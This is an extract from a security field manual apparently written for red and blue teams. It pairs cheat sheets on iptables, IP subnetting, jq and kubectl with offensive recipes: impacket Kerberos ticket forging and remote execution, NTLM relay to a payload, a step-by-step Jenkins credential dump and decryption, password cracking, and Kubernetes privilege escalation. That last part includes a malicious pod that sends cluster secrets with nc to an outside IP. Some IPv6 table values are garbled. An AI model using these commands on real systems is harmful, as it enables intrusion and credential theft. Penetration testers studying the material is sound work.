### ASREPRoast

GetNPUsers.py:

```
# check ASREPRoast for all domain users (credentials required)
python GetNPUsers.py
<domain_name>/<domain_user>:<domain_user_password> -request -format
<AS_REP_responses_format [hashcat | john]> -outputfile
<output_AS_REP_responses_file>
```

```
# check ASREPRoast for a list of users (no credentials required)
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -format
<AS_REP_responses_format [hashcat | john]> -outputfile
<output_AS_REP_responses_file>
```

### Kerberoasting

GetUserSPNs.py:

```
python GetUserSPNs.py
<domain_name>/<domain_user>:<domain_user_password> -outputfile
<output_TGSs_file>
```

### Overpass The Hash/Pass The Key (PTK)

```
# Request the TGT with hash
python getTGT.py <domain_name>/<user_name> -hashes
[lm_hash]:<ntlm_hash>
# Request the TGT with aesKey
python getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
# Request the TGT with password
python getTGT.py <domain_name>/<user_name>:[password]
# If not provided, password is requested
```

```
# Set the TGT for impacket use
export KRB5CCNAME=<TGT_ccache_file>
```

```
# Execute remote commands with any of the following by using the
TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
```

### Ticket in Linux Usage

```
# Set the ticket for impacket use
export KRB5CCNAME=<TGT_ccache_file_path>

# Execute remote commands with any of the following by using the
TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
```

### Silver Ticket

```
# To generate the TGS with NTLM
python ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -
domain <domain_name> -spn <service_spn> <user_name>

# To generate the TGS with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -
domain <domain_name> -spn <service_spn> <user_name>
```

```
# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the
TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
```

### Golden Ticket

```
# To generate the TGT with NTLM
python ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid
<domain_sid> -domain <domain_name> <user_name>

# To generate the TGT with AES key
python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -
domain <domain_name> <user_name>

# Set the ticket for impacket use
export KRB5CCNAME=<TGS_ccache_file>

# Execute remote commands with any of the following by using the
TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -
no-pass
```

### NTLMRELAY SMB RELAY TO SHELL

```
#turn off SMB Server on Responder by editing the
/etc/responder/Responder.conf file.
```

```
echo '10.0.2.9' > targets.txt
ntlmrelayx.py -tf targets.txt ./payload.exe
```

#### REFERENCE:

<https://github.com/SecureAuthCorp/impacket>

<https://gist.github.com/TarlogicSecurity/2f221924fef8c14a1d8e29f3cb5c5c4a>

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## iOS

RED/BLUE TEAM

INFORMATIONAL

MOBILE

## **iOS ARTIFACTS LOCATIONS**

### **Contacts**

/var/mobile/Library/AddressBook/AddressBookImages.sqlitedb

### **Calls**

/var/mobile/Library/CallHistoryDB/CallHistory.storedata

### **SMS**

/var/mobile/Library/SMS/sms.db

### **Maps**

/var/mobile/Applications/com.apple.Maps/Library/Maps/GeoHistory.map  
sdata

### **Safari**

/var/mobile/Library/Safari/History.db

### **Photos Database**

/var/mobile/Media/PhotoData/Photos.sqlite

### **Apple Notes Parser**

[https://github.com/threepanetssoftware/apple\\_cloud\\_notes\\_parser](https://github.com/threepanetssoftware/apple_cloud_notes_parser)

### REFERENCE

<https://smarterforensics.com/2019/09/wont-you-back-that-thing-up-a-glimpse-of-ios-13-artifacts/>

## **iOS JAILBREAK**

### **Checkra1n**

checkra1n is a community project to provide a high-quality semi-tethered jailbreak to all, based on the 'checkm8' bootrom exploit. iPhone 5s - iPhone X, iOS 12.3 and up

### REFERENCE:

<https://checkra.in/>

### **PhoenixPwn**

Semi-untethered jailbreak for 9.3.5-9.3.6.  
All 32-bit devices supported.

### REFERENCE

<https://phoenixpwn.com/>

## **iOS APP TESTING**

### **IDB - iOS App Security Assessment Tool.**

<https://github.com/dmayer/idb>

### **iRET - iOS Reverse Engineering Toolkit.**

<https://github.com/S3Jensen/iRET>

### **DVIA - Damn Vulnerable iOS App for learning.**

<http://damnvulnerableiosapp.com/>



**LibiMobileDevice - A cross-platform protocol library to communicate with iOS devices.**

<https://github.com/libimobiledevice/libimobiledevice>

**Needle - iOS App Pentesting Tool.**

<https://github.com/mwrlabs/needle>

**AppCritique - iOS App Security Assessment Tool.**

<https://appcritique.boozallen.com/>

REFERENCE:

<https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet>

<https://github.com/ashishb/osx-and-ios-security-awesome#ios-security>

## **iOS CRACKED IPA APPS**

**AppCake**

<https://www.iphonecake.com>

**IPA Rocks**

<https://ipa.rocks/>

**Need to reverse engineer an iOS app ?**

Works on iOS11 & 12

1 Add <https://level3tjg.github.io> src to Cydia

2 Install bfdecrypt

3 Go to bfdecrypt pref pane in Settings & set the app to decrypt

4 Launch it

5 Decrypted IPA is stored in the Documents folder of the app

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## **IPTABLES**

ALL	CONFIGURATION	FIREWALL
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iptables is a user-space utility program that allows a system administrator to configure the tables provided by the Linux kernel firewall.

**CHAINS**

**INPUT:** used to control incoming connections.

**OUTPUT:** used to control outgoing connections.

**FORWARD:** used for incoming connections that are not local; i.e. routing and NATing.

**ACTIONS**

**ACCEPT:** Allow the specified connection parameters.

**DROP:** Drop the specified connection parameters.

**REJECT:** Disallow the connection and send a reject notification to source.

### Flush existing rules

```
# iptables -F
```

### Display all active iptables rules:

```
# iptables -n -L -v --line-numbers
```

### Set default chain policies <DROP/ACCEPT/REJECT>:

```
# iptables -P INPUT <DROP/ACCEPT/REJECT>
# iptables -P OUTPUT <DROP/ACCEPT/REJECT>
# iptables -P FORWARD <DROP/ACCEPT/REJECT>
```

### Display rules by chain:

```
# iptables -L <INPUT/OUTPUT/FORWARD>
```

### Add single IP Address inbound <ACCEPT/DROP/REJECT>:

```
# iptables -A INPUT -s 10.0.0.10 -j <ACCEPT/DROP/REJECT>
```

### Add single IP Address outbound <ACCEPT/DROP/REJECT>:

```
# iptables -A OUTPUT -d 10.0.0.10 -j <ACCEPT/DROP/REJECT>
```

### Drop outbound access to a specific site:

```
# iptables -A OUTPUT -p tcp -d example.com -j DROP
```

### Delete a specific INPUT rule:

```
# iptables -D INPUT -s 10.0.0.10 -p tcp -dport 80 -j ACCEPT
```

### Delete a specific OUTPUT rule:

```
# iptables -D OUTPUT -d 10.0.0.10 -p tcp -dport 80 -j ACCEPT
```

### Delete by a specific INPUT/OUTPUT/FORWARD rule number:

First show rules by number:

```
# iptables -n -L -v --line-numbers
```

Then delete rule:

```
# iptables -D <INPUT/OUTPUT/FORWARD> 5
```

### Insert a rule in a specific position for inbound:

```
# iptables -I INPUT 3 -s 10.0.0.10 -j DROP
```

### Insert a rule in a specific position for outbound:

```
# iptables -I OUTPUT 2 -d 10.0.0.10 -j ACCEPT
```

### Allow inbound current established connections and related:

```
# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

**Allow outbound current established connections:**

```
# iptables -A OUTPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT
```

**I****I****IPv4**

ALL	INFORMATIONAL	N/A
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**IPv4 PRIVATE RANGES**

Class	Size	Mask	Range
A	10.0.0.0/8	255.0.0.0	10.0.0.0 10.255.255.255
B	172.16.0.0/12	255.240.0.0	172.16.0.0 172.31.255.255
C	192.168.0.0/16	255.255.0.0	192.168.0.0 192.168.255.255

**IPv4 PUBLIC SUBNET CLASSES**

Class	Size	Mask	Range	Hosts
A	8.0.0.0/8	255.0.0.0	8.0.0.0 8.255.255.255	16,777,214
B	8.8.0.0/16	255.255.0.0	8.8.0.0 8.8.255.255	65,534
C	8.8.8.0/24	255.255.255.0	8.8.8.0 8.8.8.255	254

**IPv4 CLASS C SUBNET TABLE**

Subnet	Addresses	Netmask	# of Class C
/31	2	255.255.255.254	1/128
/30	4	255.255.255.252	1/64
/29	8	255.255.255.248	1/32
/28	16	255.255.255.240	1/16
/27	32	255.255.255.224	1/8
/26	64	255.255.255.192	1/4
/25	128	255.255.255.128	1/2
/24	256	255.255.255.0	1
/23	512	255.255.254.0	2
/22	1024	255.255.252.0	4
/21	2048	255.255.248.0	8
/20	4096	255.255.240.0	16
/19	8192	255.255.224.0	32
/18	16384	255.255.192.0	64
/17	32768	255.255.128.0	128
/16	65536	255.255.0.0	256
/15	131072	255.254.0.0	512
/14	262144	255.252.0.0	1024

/13	524288	255.248.0.0	2048
/12	1048576	255.240.0.0	4096
/11	2097152	255.224.0.0	8192
/10	4194304	255.192.0.0	16384
/9	8388608	255.128.0.0	32768
/8	16777216	255.0.0.0	65536

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## IPv6

ALL	INFORMATIONAL	N/A
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### BROADCAST ADDRESSES

ff01::2	Node-Local Routers
ff02::1	Link-Local Nodes
ff02::2	Link-Local Routers
ff05::1	Site-Local Nodes
ff05::2	Site-Local Routers

### IPv6 SIZE

Sub	# of Addresses	Amount of a /64
/128	1	
/127	2	
/126	4	
/125	8	
/124	16	
/123	32	
/122	64	
/121	128	
/120	256	
/119	512	
/118	1,024	
/117	2,048	
/116	4,096	
/115	8,192	
/114	16,384	
/113	32,768	
/112	65,536	
/111	131,072	
/110	262,144	
/109	524,288	
/108	1,048,576	
/107	2,097,152	
/106	4,194,304	
/105	8,388,608	

		Equivalent to an IPv4 Internet or IPv4 /8
/104	16,777,216	
/103	33,554,432	
/102	67,108,864	
/101	134,217,728	
/100	268,435,456	
/99	536,870,912	
/98	1,073,741,824	
/97	2,147,483,648	
/96	4,294,967,296	
/95	8,589,934,592	
/94	17,179,869,184	
/93	34,359,738,368	
/92	68,719,476,736	
/91	137,438,953,472	
/90	274,877,906,944	
/89	549,755,813,888	
/88	1,099,511,627,776	
/87	2,199,023,255,552	1/8,388,608
/86	4,398,046,511,104	1/4,194,304
/85	8,796,093,022,208	1/2,097,152
/84	17,592,186,044,416	1/1,048,576
/83	35,184,372,088,832	1/524,288
/82	70,368,744,177,664	1/262,144
/81	140,737,488,355,328	1/131,072
/80	281,474,976,710,656	1/65,536
/79	562,949,953,421,312	1/32,768
/78	1,125,899,906,842,620	1/16,384
/77	2,251,799,813,685,240	1/8,192
/76	4,503,599,627,370,490	1/4,096
/75	9,007,199,254,740,990	1/2,048
/74	18,014,398,509,481,900	1/1,024
/73	36,028,797,018,963,900	1/512
/72	72,057,594,037,927,900	1/256
/71	144,115,188,075,855,000	1/128
/70	288,230,376,151,711,000	23377
/69	576,460,752,303,423,000	11689
/68	1,152,921,504,606,840,000	43846
/67	2,305,843,009,213,690,000	43838
/66	4,611,686,018,427,380,000	43834
/65	9,223,372,036,854,770,000	43832
/64	18,446,744,073,709,500,000	Standard end user allocation
/63	36,893,488,147,419,100,000	2
/62	73,786,976,294,838,200,000	4
/61	147,573,952,589,676,000,000	8
/60	295,147,905,179,352,000,000	16

/59	590,295,810,358,705,000,000	32
/58	1,180,591,620,717,410,000,000	64
/57	2,361,183,241,434,820,000,000	128
/56	4,722,366,482,869,640,000,000	256
/55	9,444,732,965,739,290,000,000	512
/54	18,889,465,931,478,500,000,000	1024
/53	37,778,931,862,957,100,000,000	2048
/52	75,557,863,725,914,300,000,000	4096
/51	151,115,727,451,828,000,000,000	8192
/50	302,231,454,903,657,000,000,000	16384
/49	604,462,909,807,314,000,000,000	32768
		65,536 Standard business allocation
/48	1,208,925,819,614,620,000,000,000	
/47	2,417,851,639,229,250,000,000,000	131072
/46	4,835,703,278,458,510,000,000,000	262144
/45	9,671,406,556,917,030,000,000,000	524288
/44	19,342,813,113,834,000,000,000,000	1048576
/43	38,685,626,227,668,100,000,000,000	2097152
/42	77,371,252,455,336,200,000,000,000	4194304
/41	154,742,504,910,672,000,000,000,000	8388608
/40	309,485,009,821,345,000,000,000,000	16777216
/39	618,970,019,642,690,000,000,000,000	33554432
/38	1,237,940,039,285,380,000,000,000,000	67108864
/37	2,475,880,078,570,760,000,000,000,000	134217728
/36	4,951,760,157,141,520,000,000,000,000	268435456
/35	9,903,520,314,283,040,000,000,000,000	536870912
/34	19,807,040,628,566,000,000,000,000,000	1073741824
/33	39,614,081,257,132,100,000,000,000,000	2147483648
		4,294,967,2 96 Standard ISP Allocation
/32	79,228,162,514,264,300,000,000,000,000	
/31	158,456,325,028,528,000,000,000,000,000	8589934592
/30	316,912,650,057,057,000,000,000,000,000	17179869184
/29	633,825,300,114,114,000,000,000,000,000	34359738368
/28	1,267,650,600,228,220,000,000,000,000,000	68719476736
/27	2,535,301,200,456,450,000,000,000,000,000	
/26	5,070,602,400,912,910,000,000,000,000,000	
/25	10,141,204,801,825,800,000,000,000,000,000	
/24	20,282,409,603,651,600,000,000,000,000,000	
/23	40,564,819,207,303,300,000,000,000,000,000	
/22	81,129,638,414,606,600,000,000,000,000,000	
/21	162,259,276,829,213,000,000,000,000,000,000	
/20	324,518,553,658,426,000,000,000,000,000,000	
/19	649,037,107,316,853,000,000,000,000,000,000	
/18	1,298,074,214,633,700,000,000,000,000,000,000	


/17	2,596,148,429,267,410,000,000,000,000,000,000	
/16	5,192,296,858,534,820,000,000,000,000,000,000	
/15	10,384,593,717,069,600,000,000,000,000,000,000	
/14	20,769,187,434,139,300,000,000,000,000,000,000	
/13	41,538,374,868,278,600,000,000,000,000,000,000	
/12	83,076,749,736,557,200,000,000,000,000,000,000	
/11	166,153,499,473,114,000,000,000,000,000,000,000	
/10	332,306,998,946,228,000,000,000,000,000,000,000	
/9	664,613,997,892,457,000,000,000,000,000,000,000	
/8	1,329,227,995,784,910,000,000,000,000,000,000,000	

#### IPv6 BIT MAPPING

```

XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX:XXXX
  | | | | | | | | | | | | | | | |
  | | | | | | | | | | | | | | | | 128
  | | | | | | | | | | | | | | | | 124
  | | | | | | | | | | | | | | | | 120
  | | | | | | | | | | | | | | | | 116
  | | | | | | | | | | | | | | | | 112
  | | | | | | | | | | | | | | | | 108
  | | | | | | | | | | | | | | | | 104
  | | | | | | | | | | | | | | | | 100
  | | | | | | | | | | | | | | | | 96
  | | | | | | | | | | | | | | | | 92
  | | | | | | | | | | | | | | | | 88
  | | | | | | | | | | | | | | | | 84
  | | | | | | | | | | | | | | | | 80
  | | | | | | | | | | | | | | | | 76
  | | | | | | | | | | | | | | | | 72
  | | | | | | | | | | | | | | | | 68
  | | | | | | | | | | | | | | | | 64
  | | | | | | | | | | | | | | | | 60
  | | | | | | | | | | | | | | | | 56
  | | | | | | | | | | | | | | | | 52
  | | | | | | | | | | | | | | | | 48
  | | | | | | | | | | | | | | | | 44
  | | | | | | | | | | | | | | | | 40
  | | | | | | | | | | | | | | | | 36
  | | | | | | | | | | | | | | | | 32
  | | | | | | | | | | | | | | | | 28

```



J

J

## JENKINS\_Exploit

RED TEAM

ESCALATE PRIVS

DEVOPS

### Dump Credentials From Jenkins

SCENARIO: You've obtained credentials for a user with build job privileges on a Jenkins server. With that user you can now dump all the credentials on the Jenkins server and decrypt them by creating a malicious build job.

STEP 1: Log into the Jenkins server with the obtained user account:

```
https://<Jenkins_IPAddr>/script/
```

STEP 2: Find an obscure location to run your build job and follow the below navigational tree:

```
New Item -> Freeform Build
```

```
"New Project"-> Configure -> General -> Restrict Where This Is Run
-> Enter "Master" -> Build -> Add Build Step -> Execute Shell
```

STEP 3: Execute the following commands in the shell:

```
echo ""
echo "credentials.xml"
cat ${JENKINS_HOME}/credentials.xml
echo ""
echo "master.key"
```



```
cat ${JENKINS_HOME}/secrets/master.key | base64 -w 0
echo ""
echo "hudson.util.Secret"
cat ${JENKINS_HOME}/secrets/hudson.util.Secret | base64 -w 0
```

STEP 4: Save the build job and on the “Jobs” view page click “Build Now”

STEP 5: Navigate to “Build History” and click on your build job number. Then click on “Console Output”.

STEP 6: Copy the text of the “credentials.xml” and place it into a local file on your attack workstation named “credentials.xml”

STEP 7: Copy the base64 encoded “master.key” and “hudson.util.Secrets” and decode them into their own files on your local attack workstation:

```
echo <base64 string master.key> | base64 --decode > master.key
echo <base64 string hudson.util.Secret> | base64 --decode >
hudson.util.Secret
```

STEP 8: Download the “jenkins-decrypt” python script:  
<https://github.com/tweksteen/jenkins-decrypt>

STEP 9: Decrypt the “credentials.xml” file using “master.key” and “hudson.util.Secret”:

```
decrypt.py <master.key> <hudson.util.Secret> <credentials.xml>
```

J

J

## JOHN THE RIPPER

RED TEAM	PASSWORD CRACKING	ALL
----------	-------------------	-----

John the Ripper is a fast password cracker, currently available for many flavors of Unix, macOS, Windows, DOS, BeOS, and OpenVMS.

### ATTACK MODES

BRUTEFORCE ATTACK

```
john --format=#type hash.txt
```

DICTIONARY ATTACK

```
john --format=#type --wordlist=dict.txt hash.txt
```

MASK ATTACK

```
john --format=#type --mask=?l?l?l?l?l?l hash.txt -min-len=6
```

INCREMENTAL ATTACK

```
john --incremental hash.txt
```

DICTIONARY + RULES ATTACK

```
john --format=#type --wordlist=dict.txt --rules
```

### RULES

```
--rules=Single
```

```
--rules=Wordlist
```

```
--rules=Extra
--rules=Jumbo
--rules=KoreLogic
--rules=All
```

#### INCREMENT

```
--incremental=Digits
--incremental=Lower
--incremental=Alpha
--incremental=Alnum
```

#### PARALLEL CPU or GPU

```
LIST OpenCL DEVICES
john --list=opencl-devices
LIST OpenCL FORMATS
john --list=formats --format=opencl
MULTI-GPU (example 3 GPU's)
john --format=<OpenCLformat> hash.txt --wordlist=dict.txt --rules -
-dev=<#> --fork=3
MULTI-CPU (example 8 cores)
john --wordlist=dict.txt hash.txt --rules --dev=<#> --fork=8
```

#### MISC

```
BENCHMARK TEST
john --test
SESSION NAME
john hash.txt --session=example_name
SESSION RESTORE
john --restore=example_name
SHOW CRACKED RESULTS
john hash.txt --pot=<john potfile> --show
WORDLIST GENERATION
john --wordlist=dict.txt --stdout --external:[filter name] >
out.txt
```

#### BASIC ATTACK METHODOLOGY

```
1- DEFAULT ATTACK
john hash.txt
2- DICTIONARY + RULES ATTACK
john --wordlist=dict.txt --rules
3- MASK ATTACK
john --mask=?l?l?l?l?l?l hash.txt -min-len=6
4- BRUTEFORCE INCREMENTAL ATTACK
john --incremental hash.txt
```

J

J

JQ

ALL	INFORMATIONAL	N/A
-----	---------------	-----

**jq** - jq is a fantastic command-line JSON processor. jq is a sed-like tool that is specifically built to deal with JSON.

###EXAMPLE FILE.JSON CONTENTS

```
{
  "name": "Buster",
  "breed": "Golden Retriever",
  "age": "4",
  "owner": {
    "name": "Sally"
  },
  "likes": [
    "bones",
    "balls",
    "dog biscuits"
  ]
}
```

#### Pretty print JSON output

```
cat file.json | jq
```

#### Find a Key and Value

```
cat file.json | jq '.name'
```

#multiple keys can be passed with '.name,.age'

#### Nested Search Operation

```
cat file.json | jq '.owner.name'
```

#### Find Items in an Array

```
cat file.json | jq '.likes[0]'
```

#multiple array elements '.likes[0:2]'

#### Combine Filters

```
cat file.json | jq '.[ ] | .name'
```

#### Transform JSON into new data structures

```
cat file.json | jq '[.name, .likes[]]'
```

#### Transform Values within JSON

Perform basic arithmetic on number values.

```
{ "eggs": 2, "cheese": 1, "milk": 1 }
```

```
cat file.json | jq '.eggs + 1'
```

```
3
```

#### Remove Keys from JSON

```
cat file.json | jq 'del(.name)'
```

Map Values & Perform Operations


```
echo '[12,14,15]' | jq 'map(.-2)'
[
  10,
  12,
  13
]
```

REFERENCE:

<https://stedolan.github.io/jq/>

<https://shapedshed.com/jq-json/>

<https://thoughtbot.com/blog/jq-is-sed-for-json>



**K**

**K**

## KUBERNETES

ALL	INFORMATIONAL	DEVOPS
-----	---------------	--------

Kubernetes is an open-source container-orchestration system for automating application deployment, scaling, and management. It was originally designed by Google and is now maintained by the Cloud Native Computing Foundation.

REFERENCE:

<https://intellipaat.com/mediaFiles/2019/03/Kubernetes-Cheat-Sheet.pdf>

**K**

**K**

## KUBERNETES\_Exploit

RED/BLUE TEAM	VULN SCAN	DEVOPS
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## **kubeaudit**

is a command line tool to audit Kubernetes clusters for various different security concerns: run the container as a non-root user, use a read only root filesystem, drop scary capabilities, don't add new ones, don't run privileged, ...  
<https://github.com/Shopify/kubeaudit>

## **kubesecc.io**

Online security risk analysis for Kubernetes resources.  
<https://kubesecc.io/>

## **kube-bench**

is a Go application that checks whether Kubernetes is deployed securely by running the checks documented in the CIS Kubernetes Benchmark.  
<https://github.com/aquasecurity/kube-bench>

## **katacoda**

Online learn Kubernetes using interactive browser-based scenarios.  
<https://katacoda.com/courses/kubernetes>

## RBAC Configuration

### **LISTING SECRETS**

An attacker that gains access to list secrets in the cluster can use the following curl commands to get all secrets in "kube-system" namespace.

```
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master\_ip>:<port>/api/v1/namespaces/kube-system/secrets/
```

### **Kubernetes Secrets File Locations**

In Kubernetes secrets such as passwords, api\_tokens, and SSH keys are stored "Secret". Also be on the lookout for volume mount points where secrets can be stored as well and referenced by the pod.

You can query what secrets are stored by issuing:

```
$ kubectl get secrets  
$ kubectl describe secrets/<Name>
```

To decode a secret username or password perform the following:

```
$ echo '<base64_username_string>' | base64 -decode  
$ echo '<base64_password_string>' | base64 --decode
```

### **POD CREATION**

Check your rights with:

```
kubectl get role system:controller:bootstrap-signer -n kube-system  
-o yaml
```

Then create a malicious pod.yaml file:

```
apiVersion: v1
```

```

kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
  - name: alpine
    image: alpine
    command: ["/bin/sh"]
    args: ["-c", 'apk update && apk add curl --no-cache; cat
/run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN;
curl -k -v -H "Authorization: Bearer $TOKEN" -H "Content-Type:
application/json"
https://192.168.154.228:8443/api/v1/namespaces/kube-
system/secrets; } | nc -nv 192.168.154.228 6666; sleep 100000']
    serviceAccountName: bootstrap-signer
    automountServiceAccountToken: true
    hostNetwork: true

```

Then

```
kubectl apply -f malicious-pod.yaml
```

#### PRIVILEGE TO USE PODS/EXEC

```
kubectl exec -it <POD NAME> -n <PODS NAMESPACE> -- sh
```

#### PRIVILEGE TO GET/PATCH ROLEBINDINGS

The purpose of this JSON file is to bind the admin "ClusterRole" to the compromised service account. Create a malicious RoleBinding.json file:

```

{
  "apiVersion": "rbac.authorization.k8s.io/v1",
  "kind": "RoleBinding",
  "metadata": {
    "name": "malicious-rolebinding",
    "namespace": "default"
  },
  "roleRef": {
    "apiGroup": "*",
    "kind": "ClusterRole",
    "name": "admin"
  },
  "subjects": [
    {
      "kind": "ServiceAccount",
      "name": "sa-comp",
      "namespace": "default"
    }
  ]
}

```

```
curl -k -v -X POST -H "Authorization: Bearer <JWT TOKEN>" -H
"Content-Type: application/json"
https://<master_ip>:<port>/apis/rbac.authorization.k8s.io/v1/namesp
aces/default/rolebindings -d @malicious-RoleBinging.json
```

Retrieve secrets with new compromised token access:

```
curl -k -v -X POST -H "Authorization: Bearer <COMPROMISED JWT
TOKEN>" -H "Content-Type: application/json"
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secret
```

### IMPERSONATING A PRIVILEGED ACCOUNT

```
curl -k -v -XGET -H "Authorization: Bearer <JWT TOKEN (of the
impersonator)>" -H "Impersonate-Group: system:masters" -H
"Impersonate-User: null" -H "Accept: application/json"
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secrets/
```

### PRIVILEGED SERVICE ACCOUNT TOKEN

```
$ cat /run/secrets/kubernetes.io/serviceaccount/token
$ curl -k -v -H "Authorization: Bearer <jwt_token>"
https://<master_ip>:<port>/api/v1/namespaces/default/secrets/
```

### ENUMERABLE ENDPOINTS

```
# List Pods
curl -v -H "Authorization: Bearer <jwt_token>"
https://<master_ip>:<port>/api/v1/namespaces/default/pods/
```

```
# List secrets
curl -v -H "Authorization: Bearer <jwt_token>"
https://<master_ip>:<port>/api/v1/namespaces/default/secrets/
```

```
# List deployments
curl -v -H "Authorization: Bearer <jwt_token>"
https://<master_ip>:<port>/apis/extensions/v1beta1/namespaces/default/
deployments
```

```
# List daemonsets
curl -v -H "Authorization: Bearer <jwt_token>"
https://<master_ip>:<port>/apis/extensions/v1beta1/namespaces/default/
daemonsets
```

### VARIOUS API ENDPOINTS

```
cAdvisor
curl -k https://<IP Address>:4194
```

```
Insecure API server
curl -k https://<IP Address>:8080
```

## Secure API Server

```
curl -k https://<IP Address>:(8|6)443/swaggerapi
curl -k https://<IP Address>:(8|6)443/healthz
curl -k https://<IP Address>:(8|6)443/api/v1
```

## etcd API

```
curl -k https://<IP address>:2379
curl -k https://<IP address>:2379/version
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --keys-only
```

## Kubelet API

```
curl -k https://<IP address>:10250
curl -k https://<IP address>:10250/metrics
curl -k https://<IP address>:10250/pods
```

## kubelet (Read only)

```
curl -k https://<IP Address>:10255
http://<external-IP>:10255/pods
```

## REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Kubernetes>

<https://securityboulevard.com/2019/08/kubernetes-pentest-methodology-part-1/>

<https://securityboulevard.com/2019/09/kubernetes-pentest-methodology-part-2>

# K

# K

## KUBECTL

ALL	ADMINISTRATION	DEVOPS
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Kubectl is a command line tool for controlling Kubernetes clusters.

KUBECTL CONTEXT/CONFIGURE	
<code>KUBECONFIG=~/.kube/config:~/.kube/kubconfig2</code>	use multiple kubeconfig files at the same time and view merged config
<code>kubectl config view</code>	Show Merged kubeconfig settings.
<code>kubectl config view -o jsonpath='{.users[?(@.name == "e2e")].user.password}'</code>	get the password for the e2e user
<code>kubectl config view -o jsonpath='{.users[.name]}'</code>	display the first user



<code>kubectl config view -o jsonpath='{.users[*].name}'</code>	get a list of users
<code>kubectl config get-contexts</code>	display list of contexts
<code>kubectl config current-context</code>	display the current-context
<code>kubectl config use-context my-cluster-name</code>	set the default context to my-cluster-name
<code>kubectl config set-credentials kubeuser/foo.kubernetes.com --username=kubeuser --password=kubepassword</code>	add a new cluster to your kubeconf that supports basic auth
<code>kubectl config set-context --current --namespace=ggckad-s2</code>	permanently save the namespace for all subsequent kubectl commands in that context.
<code>kubectl config set-context gce --user=cluster-admin --namespace=foo &amp;&amp; kubectl config use-context gce</code>	set a context utilizing a specific username and namespace.
<code>kubectl config unset users.foo</code>	delete user foo
<b>CREATE OBJECTS</b>	
<code>kubectl apply -f ./my-manifest.yaml</code>	create resource(s)
<code>kubectl apply -f ./my1.yaml -f ./my2.yaml</code>	create from multiple files
<code>kubectl apply -f ./dir</code>	create resource(s) in all manifest files in dir
<code>kubectl apply -f https://git.io/vPieo</code>	create resource(s) from url
<code>kubectl create deployment nginx --image=nginx</code>	start a single instance of nginx
<code>kubectl explain pods,svc</code>	get the documentation for pod and svc manifests
<b>VIEW/FIND RESOURCES</b>	
<code>kubectl get services</code>	List all services in the namespace
<code>kubectl get pods --all-namespaces</code>	List all pods in all namespaces
<code>kubectl get pods -o wide</code>	List all pods in the current namespace with more details

<code>kubectl get deployment my-dep</code>	List a particular deployment
<code>kubectl get pods</code>	List all pods in the namespace
